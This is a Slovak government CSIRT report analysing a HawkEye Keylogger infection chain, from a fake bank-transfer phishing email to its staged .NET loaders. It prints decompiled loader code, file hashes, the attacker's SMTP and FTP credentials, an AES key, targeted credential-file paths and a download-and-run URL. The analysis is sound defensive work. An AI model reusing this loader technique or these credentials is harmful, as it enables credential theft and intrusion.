Analýza HawkEye Keylogger

Záverečná správa

Vypracoval: Vládna jednotka CSIRT
Ministerstvo investícií, regionálneho rozvoja a informatizácie SR
Štefánikova 882/15
811 05 Bratislava

Dátum vypracovania správy: 27.4.2021

Manažérske zhrnutie

Útočníci využívajú čoraz prefíkanejšie techniky, aby donútili obeť otvoriť škodlivý súbor. V tomto prípade sa malvér nachádzal na legitímnom úložisku - Microsoft OneDrive. Tento súbor sa vydával za PDF súbor obsahujúci potvrdenie o prevode peňazí. Po jeho stiahnutí a otvorení sa spustí celý rad škodlivých procesov. Po otvorení pôvodnej škodlivej vzorky sa do zariadenia stiahne škodlivá knižnica. Po vykonaní celého reťazca následných škodlivých procesov sa na zariadení spustí malvér s názvom HawkEye Keylogger. Ten dokáže komunikovať s riadiacim serverom a posielať mu rôznymi spôsobmi ukradnuté údaje z napadnutého zariadenia. Ide najmä o prihlasovacie údaje do rôznych služieb, informácie o zariadení, stlačené klávesy a snímky obrazovky.

Stručná analýza

V emailovej správe sa nachádza obrázok obsahujúci hypertextové prepojenie, ktoré po kliknutí otvorí úložisko OneDrive, v ktorom sa nachádza škodlivý súbor s názvom Potvrdenie o prevode peňazí.exe. Je to spustiteľný súbor formátu .NET. V jeho kóde sa medzi zdrojmi nachádzajú obfuskované súbory. Pri spustení tohto súboru sa dekóduje zdroj s názvom GapSizeTool.k, z ktorého vznikne dekódovaním knižnica s názvom Durmuş.dll. Táto knižnica sa následne spúšťa. Obsahuje veľa redundantného kódu, avšak trieda s názvom Guðgeir.Stanković vykazuje škodlivú aktivitu. Táto metóda pracuje so zdrojom vo formáte JPG, nachádzajúcom sa v pôvodnej škodlivej aplikácii. Po deobfuskovaní a zmenou typu na pole bytov ukladá do premennej ďalší škodlivý kód a spúšťa ho. Ten je ďalšia DLL knižnica formátu .NET s názvom DebuggerHiddenAttribute.dll. Jediná funkcionalita tejto knižnice je tá, že vytvorí dcérsky proces s rovnakým vykonávateľným súborom, do ktorého sa postupne presunie payload. Ten sa následne spustí. Analýzou sme zistili, že sa jedná o malvér s názvom HawkEye Keylogger, ktorý dokáže vykonávať rôzne aktivity spojené s kradnutím údajov, ktoré následne odosiela riadiacemu serveru pomocou protokolu SMTP. Medzi údaje, ktoré dokáže zachytávať, patria informácie o zariadení, prihlasovacie údaje do rôznych služieb, zaznamenané stlačené klávesy, snímky obrazovky, a podobne.

Podrobná analýza

1. Email obsahujúci škodlivú prílohu

V **Stredu, 24. 3. 2021 4:32** bol zachytený email s nasledujúcimi atribútmi:
Predmet: Oznámenie o prevode peňazí
Odosielateľ: Platobný lístok Tatra banka [penzugy@ltcom.hu]
Správa:

Toto oznámenie vám bude odoslané, aby sme vás informovali, že vaše prevody peňazí nad stanovenú sumu boli uskutočnené podľa vášho želania alebo že vaše príkazy na prevod peňazí boli zaznamenané, keď budú dokončené neskôr. Nižšie získate kópiu platobného listu.

V emailovej správe sa nachádzal nasledovný obrázok, ktorý obsahoval hypertextové prepojenie na Microsoft OneDrive:
https://onedrive.live.com/download?cid=AB4C382B1F6E93E5&resid=AB4C382B1F6E93E5%212421&authkey=AN1ZCvSABqfQYrQ

Z danej URL adresy sa stiahol škodlivý súbor s názvom Potvrdenie o prevode peňazí.exe.

2. Súbor s názvom Potvrdenie o prevode peňazí.exe

SHA1: A5E4E1B482CCF24FE6918EAF76E533C84E6DEA01
SHA256: 9CC80F565644A4C4B6C9D01B1564C59F8B9CF2B0C6D5CA221C3C29220CDC15FA


Tento súbor bol prvýkrát nahraný do služby VirusTotal 24. marca 2021 o 07:39:27 UTC
https://www.virustotal.com/gui/file/9cc80f565644a4c4b6c9d01b1564c59f8b9cf2b0c6d5ca221c3c29220cdc15fa/detection

Tento súbor je spustiteľný súbor formátu .NET. V manifest súbore je jeho názov **MyApplication.app,** jeho pôvodný názov je **CustomAttribute.exe.**
Z prvotnej analýzy je vidieť, že na offsete 0x0002bc9b sa nachádza podozrivý reťazec o veľkosti 234847 bytov. Zdroje tohto súboru (Resources) obsahujú viacero súborov. Jeden z nich je vo formáte PNG (spomenutý podozrivý reťazec), ostatné sú neznámeho typu.

Analýza pomocou programu dnSpy ukázala nasledovné zistenia:

- Aplikácia má na mnohých miestach ochranu pomocou tried DebuggerHidden a DebuggerStepThrough. Tie zabraňujú vytvoriť miesto prerušenia (breakpoint) a tým zastaviť debugger v daných triedach.
- Aplikácia obsahuje množstvo redundantného kódu, ktorý daný malvér nevyužíva (napr. grafické rozhranie s viacerými prvkami) a rôzne iné funkcionality (manipulácia s databázou, FTP download a upload). Tieto zistenia naznačujú, že daný škodlivý kód bol pôvodne pridávaný do nejakej legitímnej aplikácie.
- Taktiež obsahuje aj reťazec „Development By Semant.mishr“, čo môže byť meno vývojára.
- Existuje indikátor, že sa aplikácia snaží pripojiť k lokálnej databáze: "Provider=Microsoft.ACE.OLEDB.12.0;Data Source=" + Application.StartupPath + "\\student.accdb". Taktiež robí dopyty, ako napr. SELECT * FROM students. To môže byť súčasťou pôvodnej legitímnej aplikácie.
- V kóde bola nájdená časť inicializujúca FTP pripojenie na adresu, z ktorej číta vstup - **ftp://ftp.mint.seedhost.eu/downloads/** s prihlasovacími údajmi:
  meno: **"brains48"**
  heslo: **"idkwywbicgia"**
  Súčasne by sa na túto adresu mal načítať súbor s názvom **UploadMe.txt** nachádzajúci sa na ceste:
  "D:\\Dropbox\\Application Support_AntTools\\0-TorrentUploads\\UploadMe.txt", ktorý sa uloží ako: **http://192.168.0.9:5000/index.cgi**
  Po pokuse o pripojenie sa na daný FTP server s danými prihlasovacími údajmi sa však zobrazila chyba „login incorrect“, teda sa na daný server nepodarilo pripojiť.

Spomínaný podozrivý reťazec sa v kóde deobfuskuje a inicializuje. Medzi zdrojmi je uložený pod názvom **k**:




```
this.Textbox0 = GapSizeTool.k;
this.Timer0 = new FallbackBuffer(1, true, true, this.Textbox0, 1023.9999999, 0.0);
this.InitializeComponent();
```

Trieda **FallBackBuffer** volá nasledovné metódy:

```
public FallbackBuffer(ushort a, bool b, bool c, string FormatterTypeStyle, double z, double z1)
{
    FormatterTypeStyle = this.oneH(FormatterTypeStyle);
    byte[] equalityComparer = Convert.FromBase64String(FormatterTypeStyle);
    this.WSTRBufferMarshaler(equalityComparer);
}
```

V prvom riadku sa z čísla odčíta hodnota 312 a prevedie sa na formát char. V druhom riadku sa daný reťazec konvertuje z kódovania Base64. Následne sa volá metóda **WSTRBufferMarshaler** s dekódovaným reťazcom v argumente.

V danej metóde sa argument načíta cez Assembly.load. Do tejto premennej sa načítava deobfuskovaná knižnica **Durmuş.dll**, ktorá pochádza zo zdroja s názvom **GapSizeTool.k**. Následne z nej získa triedu: assembly.GetType("**Guðgeir.Stanković**");. Nakoniec spúšťa metódu **setMethod.invoke** s parametrami viditeľnými na obrázku, kde:
ExclusiveSheduler = „4D75695265736F7572636554797065496453747269 6E67456E747279“
IdentityAuthority = „33754B3842786F“

```
public int WSTRBufferMarshaler(byte[] EqualityComparer)
{
    Assembly assembly = Assembly.Load(EqualityComparer);
    Type type = assembly.GetType("Guðgeir.Stanković");
    PropertyInfo[] properties = type.GetProperties();
    MethodInfo setMethod = properties[0].GetSetMethod();
    setMethod.Invoke(null, new object[]
    {
        new string[]
        {
            FormatterTypeStyle.ExclusiveScheduler,
            FormatterTypeStyle.IdentityAuthority,
            "ValueFixup"
        }
    });
    return 2048;
}
```

2. Knižnica Durmuş.dll

SHA1: 9868C1E97A3BE16100A61B5EE1F7D2838B4782A8
SHA256: C22B9993FD6ABEA236EDCC1BF476BCD4A09015B4AF09EEDF660A43BF3D29A16F

Tento súbor bol prvýkrát nahraný do služby VirusTotal 25.marca 2021 o 07:28:11 UTC
https://www.virustotal.com/gui/file/c22b9993fd6abea236edcc1bf476bcd4a09015b4af09eedf660a43bf3d29a16f/detection

Popis súboru je **Pusa**, interný názov je **Durmuş.dll**, produktový názov **Sjögren Terra** a meno spoločnosti **Penn Fruit**.
Táto knižnica je deobfuskovaný reťazec **GapSizeTool.k**. Je to DLL knižnica taktiež platformy .NET. Spúšťa sa z hlavného spustiteľného súboru s parametrami, ktoré sú mu dodané.


Analýza pomocou programu dnSpy ukázala nasledovné zistenia:

Knižnica obsahuje množstvo legitímneho kódu (grafické rozhranie, kreslenie a pod.). Jediná trieda vykazujúca škodlivú aktivitu má názov **Guðgeir.Stanković.**
Trieda **Guðgeir.Stanković** obsahuje kód, ktorý spôsobuje, že aplikácia niekoľko krát čaká 99000 až 105000 milisekúnd (skoro 2 minúty) pred tým, ako začne vykonávať svoju činnosť.

Parametre, ktoré slúžia ako vstup pre danú triedu znamenajú:

Premenná ExclusiveSheduler po dekódovaní vytvára reťazec **MuiResourceTypeIdStringEntry**, čo je názov zdroja vo formáte JPG, ktorý bol spomenutý vyššie. Do metódy vstupuje ako argument s názvom **ugz1**.

Premenná IdentityAuthority po dekódovaní vytvára reťazec **3uK8Bxo.** Táto premenná slúži na deobuskáciu v momente, keď sa z danej bitmapy vytvára pole bytov, ktoré sa neskôr načíta ako ďalší súbor prostredníctvom príkazu Assembly.Load.
Hodnota "ValueFixup" je názov projektu (project name). V danej triede sa volá ako argument s názvom **projname**. Využíva sa na určenie projektu, v ktorom sa nachádza potrebný zdroj. V tomto prípade sa zdroj načíta z prvého škodlivého .NET súboru.



Po zlúčení knižnice s pôvodnou aplikáciou bolo možné túto knižnicu odkrokovať. Do pôvodnej aplikácie bolo za účelom analýzy pridané volanie metódy:
`Stanković.Špičák("4D75695265736F7572636554797065496453747269 6E67456E747279", "33754B3842786F", "ValueFixup");`
Na dané miesto bolo pridané miesto prerušenia (breakpoint). Na základe toho bolo možné vojsť do metódy a krokovať časti kódu. Krokovanie danej metódy ukázalo, že do premennej s názvom **rawAssembly** sa po deobfuskovaní a zmenou typu bitmap poľa na pole bytov ukladá ďalší škodlivý kód. Z tejto premennej bolo teda možné získať ďalší škodlivý kód, ktorý bude analyzovaný v ďalšej časti.

```
Bitmap bitmap = Stanković.xyz(Stanković.XeH(ugz1), projname);
rawAssembly = Stanković.fgh(Stanković.cvZxhLLcGu66yHIUXk(bitmap), Stanković.XeH(ugz3));
```

3. Knižnica DebuggerHiddenAttribute.dll

SHA1: A7D5295BD50161DCCD7820354CF186338BA24700
SHA256: 4A674EC4C0DC29151FC18E6EAC8942FEDB259A99E52A2D99EABB7AAE27EB6B81

Popis súboru je **The Emperor of All Maladies**, interný názov je **DebuggerHiddenAttribute.dll**, produktový názov je **The Emperor of All Maladies** a meno spoločnosti **Mockingjay.**

Táto knižnica bola získaná v predchádzajúcom kroku z premennej s názvom rawAssembly. Je to rovnako knižnica platformy .NET.
Táto knižnica sa volá a spúšťa z metódy **Guðgeir.Stanković** pomocou nasledujúcich príkazov:

```
Assembly assembly = Assembly.Load(rawAssembly);
Type type = assembly.GetTypes()[7];
MethodInfo instance = type.GetMethods()[5];
Versioned.CallByName(instance, "Invoke", CallType.Get, new object[2]);
```

Pri krokovaní programu boli získané nasledovné hodnoty premenných:
type: Name = "QSQUPCkhrrtP25GnU8"
FullName = "SlmvxX9rI0V0KF6MsH.QSQUPCkhrrtP25GnU8"
instance: Double PsYJrwLCyf()

Z tohto bol vyvedený záver, že vstupný bod knižnice je metóda
SlmvxX9rI0V0KF6MsH.QSQUPCkhrrtP25GnU8.PsYJrwLCyf()

Volanie Versioned.CallByName teda dostane ako argumenty:

- **Instance:** instance (Double PsYJrwLCyf()),
- **MethodName**: "Invoke",
- **CallType**: CallType.Get,
- **Arguments**: object[null,null]

Po zlúčení knižnice s pôvodnou aplikáciou bolo možné túto knižnicu odkrokovať. Za účelom analýzy do kódu pridané volanie metódy:
`SlmvxX9rI0V0KF6MsH.QSQUPCkhrrtP25GnU8.PsYJrwLCyf();`

Na dané miesto bolo pridané miesto prerušenia (breakpoint). Na základe toho bolo možné krokovať danú metódu. Tento proces vytvorí dcérsky proces s rovnakým vykonávateľným súborom. Do neho sa postupne presunie payload - do oblasti pamäte so začiatkom na adrese **0x00400000**. Následne sa tento škodlivý kód spustí. Payload nachádzajúci sa v bufferi mal veľkosť 221184 bytov, ale do pamäte sa zapísalo 245760 bytov. Nový proces beží aj po ukončení rodičovského procesu ako proces na pozadí.

Vytvorenie nového procesu spúšťajúceho škodlivý kód sa pri krokovaní ukázalo ako jediná funkcionalita tejto knižnice, aj napriek tomu, že obsahuje množstvo ďalšieho kódu. Ten sa však nespustí. Je to podobný prípad ako pri pôvodnom programe, v ktorom bolo viditeľné množstvo nevyužívaného legitímneho kódu, ktorý by nevykonal žiadne škodlivé činnosti. V tomto prípade to však nie je možné určiť, pretože kód tejto knižnice je zložito obfuskovaný.

4. HawkEye keylogger

SHA1: E601628B296C6DB3E75177E03C8369F02FF5D13E
SHA256: F19C0435E0F00CB21306296047000ED3296657201672708CB241ABA072157C76

Interný názov súboru je **ntcmjdeNtfwkxjEmCTfVLPVT.exe** Súbor bol získaný po spustení predchádzajúcej knižnice.

Tento súbor bol prvýkrát nahraný do služby VirusTotal 6.apríla 2021 o 12:28:17 UTC
https://www.virustotal.com/gui/file/f19c0435e0f00cb21306296047000ed3296657201672708cb241aba072157c76/detection

Podľa analýzy pomocou nástroja THOR Scanner pridanej do služby VirusTotal na základe YARA pravidiel sa jedná o malvér typu **HawkEye Keylogger**. Prvotná analýza ukázala, že tento malvér posiela email na IP adresu **212.227.15.142**, kde sa nachádza SMTP doména **smtp.1and1.es**. Tento email pravdepodobne obsahuje extrahované údaje z napadnutého zariadenia.

Ako bolo spomenuté, payload zapísaný do pamäte bol väčší. Jedná sa však iba o nulové bajty. Súbor z pamäte a súbor získaný z premennej majú rovnaký SSDEEP hash, preto je možné potvrdiť že vykonávajú identickú aktivitu.
(SSDEEP:**3072:gGW4SNiwPHkgcl5q5HMUsus8QumODKSYQ1kiuVYpi4uy7gfVjQgJPR9bLOYotUFl:gsgclOsUZQHOVYkBBl0rh8UF**)

Súbor získaný z pamäte má nasledovné atribúty:

SHA1: CB8CBC9C8D264183A539E497712572AB495135D4
SHA256: FA201DC3689ADFA69620CC74BBB5D900BBFD1CBA2885CAEC9CF50EB8B5010971

Rovnako bol službou VirusTotal detegovaný ako HawkEye Keylogger.
https://www.virustotal.com/gui/file/fa201dc3689adfa69620cc74bbb5d900bbfd1cba2885caec9cf50eb8b5010971/community

Analýza tohto súboru sa nachádzala aj v službe AnyRun.
https://app.any.run/tasks/1bef89f0-bcfd-410e-b8f1-6ab120f781b8/

Malvér má jednotlivé funkcionality podmienené globálnymi premennými ktoré sa nemenia. Jedna vzorka malvéru preto dokáže využívať len určité funkcie podľa nastavenia daných premenných. V prípade tejto vzorky má malvér konfiguráciu, ktorá mu umožňuje iba posielať emaily cez SMTP protokol.

Malvér skonštruuje SMTP požiadavku s menom **v.reino@gooddental.es** a heslom good2016 na doménu **smtp.1and1.es** a port **587**. Emailová správa obsahuje v políčkach odosielateľa a príjemcu rovnakú emailovú adresu. Predmet správy začína na jeden zo štyroch reťazcov: "**SC**", "**KL**", "**CO**", "**PW**", za ktorým nasleduje **_<Username>/<ComputerName>** - do premenných je doplnené meno používateľa a počítača.
Tieto správy môžu obsahovať zoznam získaných prihlasovacích údajov, informácie o počítači, snímku obrazovky počítača. To sa určuje v závislosti od typu správy - na rozlíšenie typu slúžia dané štyri reťazce v predmete. Získané údaje dokáže šifrovať pomocou AES šifrovacieho algoritmu s kľúčom *[20 43 92 D3 CF 15 6E DA E2 64 AF 43 49 41 1B 1F C6 D9 CF BE D3 12 4A 0B 27 40 D4 96 63 AD 64 AD]* a inicializačným vektorom *[4E 1A F6 86 3C F9 AE 88 96 36 81 62 B9 EF 06 C3]*.

Všetky dôležité reťazce sa nachádzajú v poli bytov, ktoré malvér podľa potreby deobfuskuje a vyberie si potrebnú časť. Nachádzajú sa v ňom napríklad nasledovné údaje:

- množstvo priečinkov, adresárov a súborov týkajúce sa mailových klientov, prehliadačov a mnoho ďalších programov - zameriavajú sa na osobné údaje
- nefunkčný odkaz na stiahnutie **Tor** prehliadača a konfiguráciu
- emailovú adresu **v.reino@gooddental.es** a doménu **smtp.1and1.es**

Funkcionality, ktoré táto vzorka nevyužívala, ale nachádzajú sa v jej kóde, teda rovnaký druh malvéru ich môže využiť sú nasledovné:

- Program dokáže robiť **HTTP, HTTPS (TLS), FTP** spojenia s prihlasovacími údajmi ktoré sú obfuskované.
- Vie preposielať komunikáciu cez **Tor**, ktorý dokáže stiahnuť z adresy https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip (tá je momentálne nefunkčná) a nakonfigurovať ho.
- Vie využívať šifrovanie pomocou algoritmov **AES** a **3DES.**
- Pravdepodobne dokáže spraviť snímku obrazovky, zaznamenávať klávesy a kopírovať obsah clipboard-u.
- Dokáže extrahovať a posielať meno zariadenia, používateľa, operačného systému a rôzne ďalšie informácie.
- Dokáže poslať GET požiadavku na adresu **http://QqrGRc.com**, odkiaľ môže stiahnuť súbor, uložiť ho do priečinka **%temp%\nxE** a spustiť ho. Táto doména momentálne neexistuje, takže nie je možné určiť, čo sa na nej nachádzalo.
- Malvér obsahuje metódy ktoré robia **STOR** požiadavky:
  %ftphost%/KL__ + DateTime.Now.ToString(yyyy_MM_dd_HH_mm_ss) + .html
  %ftphost%/PW__ + DateTime.Now.ToString(yyyy_MM_dd_HH_mm_ss) + .html
  %ftphost%/SC__ + DateTime.Now.ToString(yyyy_MM_dd_HH_mm_ss) + .jpeg (tu sa zapisujú snímky obrazovky)
  %ftphost% je zástupný symbol, ktorý v tejto vzorke nemá žiadnu hodnotu, keďže túto funkcionality nevyužíva.
- Dokáže robiť **POST** požiadavky, ale v tomto prípade sa na mieste adresy tiež nachádza iba názov zástupného symbolu, keďže ani túto funkciu malvér nepoužíva. Požiadavka POST dokáže ísť cez proxy na adrese **127.0.0.1** s portom **9050 –** pravdepodobne cez službu **Tor**.
- Malvér obsahuje funkcionality služby Tor, ktorá je rovnako v tejto vzorke nevyužitá - pripája sa na lokálnu adresu **127.0.0.1** a port **9051** s požiadavkou AUTHENTICATE "%torpass%" SIGNAL NEWNYM. Tieto hodnoty sa môžu líšiť v iných vzorkách ktoré danú funkcionalitu používajú.
- Dokáže meniť registre:
  SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
  - zapisuje do kľúča hodnotu 200000000000 (v hex formáte). Kľúč bol v tomto prípade len zástupný symbol %insregname%, keďže danú funkcionalitu malvér nevyužil.
  Software\Microsoft\Windows\CurrentVersion\Run
  - kľúč je rovnako len zástupný symbol %insregname%
- V poli bytov obsahujúcom reťazce na nachádza cesta **%startupfolder%\%insfolder%\%insname%**, ktorá sa vyhodnocuje cez premenné prostredia. Môže obsahovať skryté súbory, preto je potrebné skontrolovať celý Startup priečinok, či sa v ňom nenachádzajú nezvyčajné a skryté súbory. Zástupné symboly %insfolder% a %insname% sú tiež zástupné symboly, ktoré neboli v tejto vzorke nahradené.

Súbor bol následne analyzovaný aj pomocou nástroja Procmon. Boli zistené nasledovné skutočnosti:

- Súbor spustí proces, ktorý spustí dcérsky proces z rovnakého súboru a ukončí sa. Ten je spúšťaný na pozadí. Nevykonával žiadnu škodlivú aktivitu, ale snažil sa čítať niektoré podozrivé súbory a registre:
  HKCU\Software\Aerofox\Foxmail\V3.1
  C:\Storage
  C:\mail
  HKLM\SOFTWARE\WOW6432Node\RealVNC\vncserver
  HKLM\Software\WOW6432Node\TightVNC\Server
  HKCU\Software\Qualcomm\Eudora\CommandLine
  C:\Users\<username>\AppData\Roaming\Claws-mail
  C:\Users\windows\AppData\Local\NordVPN
  HKCU\Software\OpenVPN-GUI\configs (sem aj zapisuje)
  HKCU\Software\DownloadManager\Passwords
  C:\Users\<username>\AppData\Roaming\The Bat!
  C:\cftp\Ftplist.txt
  C:\Users\windows\AppData\Roaming\FTPGetter\servers.xml
  C:\Users\<username>\AppData\Roaming\CoreFTP\sites.idx
  C:\Users\<username>\AppData\Roaming\FileZilla\recentservers.xml
  C:\Users\<username>\AppData\Roaming\Ipswitch\WS_FTP\Sites\ws_ftp.ini
  C:\Users\<username>\AppData\Roaming\Mozilla\Firefox\profiles.ini
  C:\Users\<username>\AppData\Roaming\MySQL\Workbench\workbench_user_data.dat
  C:\Users\<username>\AppData\Roaming\Pocomail\accounts.ini
  C:\Users\<username>\AppData\Roaming\Postbox\profiles.ini
  C:\Program Files\Private Internet Access\data

Po pridaní prihlasovacích údajov do nástroja Download Manager za účelom analýzy sa ukázalo, že malvér zisťuje aj tieto údaje. Na daných súboroch vykonával operáciu QueryNetworkOpenInformationFile a pokúšal sa o čítanie obsahu priečinkov **C:\Storage** a **C:\mail** Rovnakú operáciu vykonával aj na súboroch nachádzajúcich sa na ceste:
C:\Users\<username>\AppData\Local\Microsoft\Credentials
C:\Users\<username>\AppData\Roaming\Microsoft\Credentials
C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Default\Login Data
Proces ďalej na mnohých miestach hľadá priečinky **User Data** alebo súbory **config.ini.**

Po vytvorení nasledovného súboru s doplnenými premennými za účelom analýzy
C:\Users\windows\AppData\Roaming\Ipswitch\WS_FTP\Sites\ws_ftp.ini
sa ukázalo, že sa daný program snažil poslať email na vopred spomínanú adresu s nasledovným obsahom:

Predmet:
"PW_windows/DESKTOP-test"
Obsah:
*"Time: 04. 16. 2021 11:25:39
User Name: windows
Computer Name: DESKTOP-B8P09AN
OSFullName: Microsoft Windows 10 Pro
CPU: AMD Ryzen 5 3600 6-Core Processor
RAM: 8191,55 MB
<hr>URL:local.net
\r\nUsername:password
\r\nPassword:name
\r\nApplication:FTP Navigator
\r\n<hr>\r\n"*

Príloha - Údaje o súboroch – EXIF

Potvrdenie o prevode peňazí.exe

Názov súboru	CustomAttribute.exe
Veľkosť súboru	1148 kB
Typ súboru	Win32 EXE
MD5	42665e181081caef1f03893d0bc978e3
SHA-1	a5e4e1b482ccf24fe6918eaf76e533c84e6dea01
SHA-256	9cc80f565644a4c4b6c9d01b1564c59f8b9cf2b0c6d5ca221c3c29220cdc15fa
SSDeep	12288:Dob1SD2PvSQTXwJwvLfY5tn1uiS6ueHtHSHKTgKIVCDA+huN7Bd7F:DASSvSQTLvLG/HjH5FTzIVVxF
Pôvod vzorky	Príloha podozrivej emailovej správy
Spôsob analýzy	Statická, behaviorálna
Postihnuté systémy	OS Windows
Detekcia antivírmi	50/70 VirusTotal, timestamp 2021-04-15 00:31:57 UTC
ESET-NOD32	MSIL/Spy.Agent.AES
Kaspersky	HEUR:Trojan-PSW.MSIL.Stelega.gen
Microsoft	Trojan:MSIL/AgentTesla.ADD!MTB
Symantec	Trojan.Gen.2

Knižnica Durmuş.dll

Názov súboru	Durmuş.dll
Veľkosť súboru	43 kB
Typ súboru	Win32 DLL
MD5	1d1234ba19c430923b22f531bb19b369
SHA-1	9868c1e97a3be16100a61b5ee1f7d2838b4782a8
SHA-256	c22b9993fd6abea236edcc1bf476bcd4a09015b4af09eedf660a43bf3d29a16f
SSDeep	768:fvqteck/19Xo97mPv5Cy6ARWB4QKwnIHqo:HVc2Y97KeIHqo
Pôvod vzorky	Knižnica sa nachádzala v zdrojoch súboru Potvrdenie o prevode peňazí.exe pod názvom k.
Spôsob analýzy	Statická, behaviorálna
Postihnuté systémy	OS Windows
Detekcia antivírmi	41/69 VirusTotal, timestamp 2021-04-05 05:01:15 UTC
ESET-NOD32	A Variant Of MSIL/Kryptik.AACW
Kaspersky	UDS:Trojan.Multi.GenericML.xnet
Microsoft	Trojan:MSIL/AgentTesla.ADG!MTB
Symantec	Trojan.Gen.MBT

Knižnica DebuggerHiddenAttribute.dll

Názov súboru	DebuggerHiddenAttribute.dll
Veľkosť súboru	584 kB
Typ súboru	Win32 DLL
MD5	086bafbf55c100439703e8794a30747b
SHA-1	a7d5295bd50161dccd7820354cf186338ba24700
SHA-256	4a674ec4c0dc29151fc18e6eac8942fedb259a99e52a2d99eabb7aae27eb6b81
Pôvod vzorky	Knižnica sa nachádzala v zdrojoch súboru Potvrdenie o prevode peňazí.exe pod názvom MuiResourceTypeIdStringEntry.
Spôsob analýzy	Statická, behaviorálna

HawkEye keylogger

Názov súboru	ntcmjdeNtfwkxjEmCTfVLPVT.exe
Veľkosť súboru	216 kB
Typ súboru	Win64 DLL
MD5	56b84a99a42bcfb089082b0b2a357a07
SHA-1	e601628b296c6db3e75177e03c8369f02ff5d13e
SHA-256	f19c0435e0f00cb21306296047000ed3296657201672708cb241aba072157c76
SSDeep	3072:gGW4SNiwPHkgcl5q5HMUsus8QumODKSYQ1kiuVYpi4uy7gfVjQgJPR9bLOYotUFl:gsgclOsUZQHOVYkBBl0rh8UF
Pôvod vzorky	Vznikol spustením knižnice s názvom DebuggerHiddenAttribute.dll
Spôsob analýzy	Statická, behaviorálna
Postihnuté systémy	OS Windows
Detekcia antivírmi	41/70 VirusTotal, timestamp 2021-04-07 09:29:31 UTC
ESET-NOD32	A Variant Of MSIL/Spy.Agent.AES
Kaspersky	HEUR:Trojan-PSW.MSIL.Agensla.gen
Microsoft	PWS:MSIL/DarkStealer!MTB
Symantec	ML.Attribute.HighConfidence

Príloha - pole bajtov obsahujúce využívané reťazce

```
20yyyy-MM-dd HH:mm:ssyyyy_MM_dd_HH_mm_ss<br><hr>
ObjectLengthChainingModeGCMAuthTagLengthChainingModeKeyDataBlobAESMicrosoft Primitive
Provider
CONNECTION KEEP-ALIVE PROXY-AUTHENTICATE PROXY-AUTHORIZATION TETRAILER TRANSFER-ENCODING
UPGRADE
%startupfolder%\%insfolder%\%insname%/\%insfolder%
\Software\Microsoft\Windows\CurrentVersion\Run
%insregname%SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\RunTrue
%GETMozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0OK
http://QqrGRc.com\nxE
SELECT * FROM Win32_ProcessorName

MBUnknownCOCO_-_.zip yyyy-MM-dd hh-mm-ss
Cookie application/zip SCSC_.jpeg Screenshot image/jpeg/log.tmp KLKL_.html
<html></html>
Logtext/html[] Time: MM/dd/yyyy HH:mm:ss

User Name: Computer Name: OSFullName: CPU: RAM: IP Address: New  Recovered!User Name:
OSFullName uninstall Software\Microsoft\Windows NT\CurrentVersion\WindowsLoad
%ftphost%/%ftpuser%%ftppassword%STOR LengthWriteCloseGetBytes

Opera BrowserOpera Software\Opera
StableYandex BrowserYandex\YandexBrowser\User
DataIridium BrowserIridium\User
DataChromiumChromium\User
Data7Star7Star\7Star\User
DataTorch BrowserTorch\User
DataCool NovoMapleStudio\ChromePlus\User
DataKometaKometa\User
DataAmigoAmigo\User
DataBraveBraveSoftware\Brave-Browser\User
DataCentBrowserCentBrowser\User
DataChedotChedot\User
DataOrbitumOrbitum\User
DataSputnikSputnik\Sputnik\User
DataComodo DragonComodo\Dragon\User
DataVivaldiVivaldi\User
DataCitrioCatalinaGroup\Citrio\User
Data360 Browser360Chrome\Chrome\User
DataUranuCozMedia\Uran\User DataLiebao
Browserliebao\User
DataElements BrowserElements Browser\User
DataEpic PrivacyEpic Privacy Browser\User
DataCoccocCocCoc\Browser\User
DataSleipnir 6Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewerQIP
SurfQIP Surf\User
DataCoowonCoowon\Coowon\User


DataAPPDATA\CoreFTP\sites.idx
HKEY_CURRENT_USER\Software\FTPWare\COREFTP\Sites\Host
HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSitesPortUserPWCore FTPwebpanel,
"smtpftpURL:      Username:               Password:            Application:
URL:Username:Password:
Application:PW_.      v.reino@gooddental.es good2016      smtp.1and1.es
image/jpg:Zone.Identifier\tmpG.tmp
%urlkey%-f \Data\Tor\torrcp=%PostURL%127.0.0.1
POST+%2Bapplication/x-www-form-urlencoded&&amp;<&lt;>&gt;&quot;Copied Text: <font
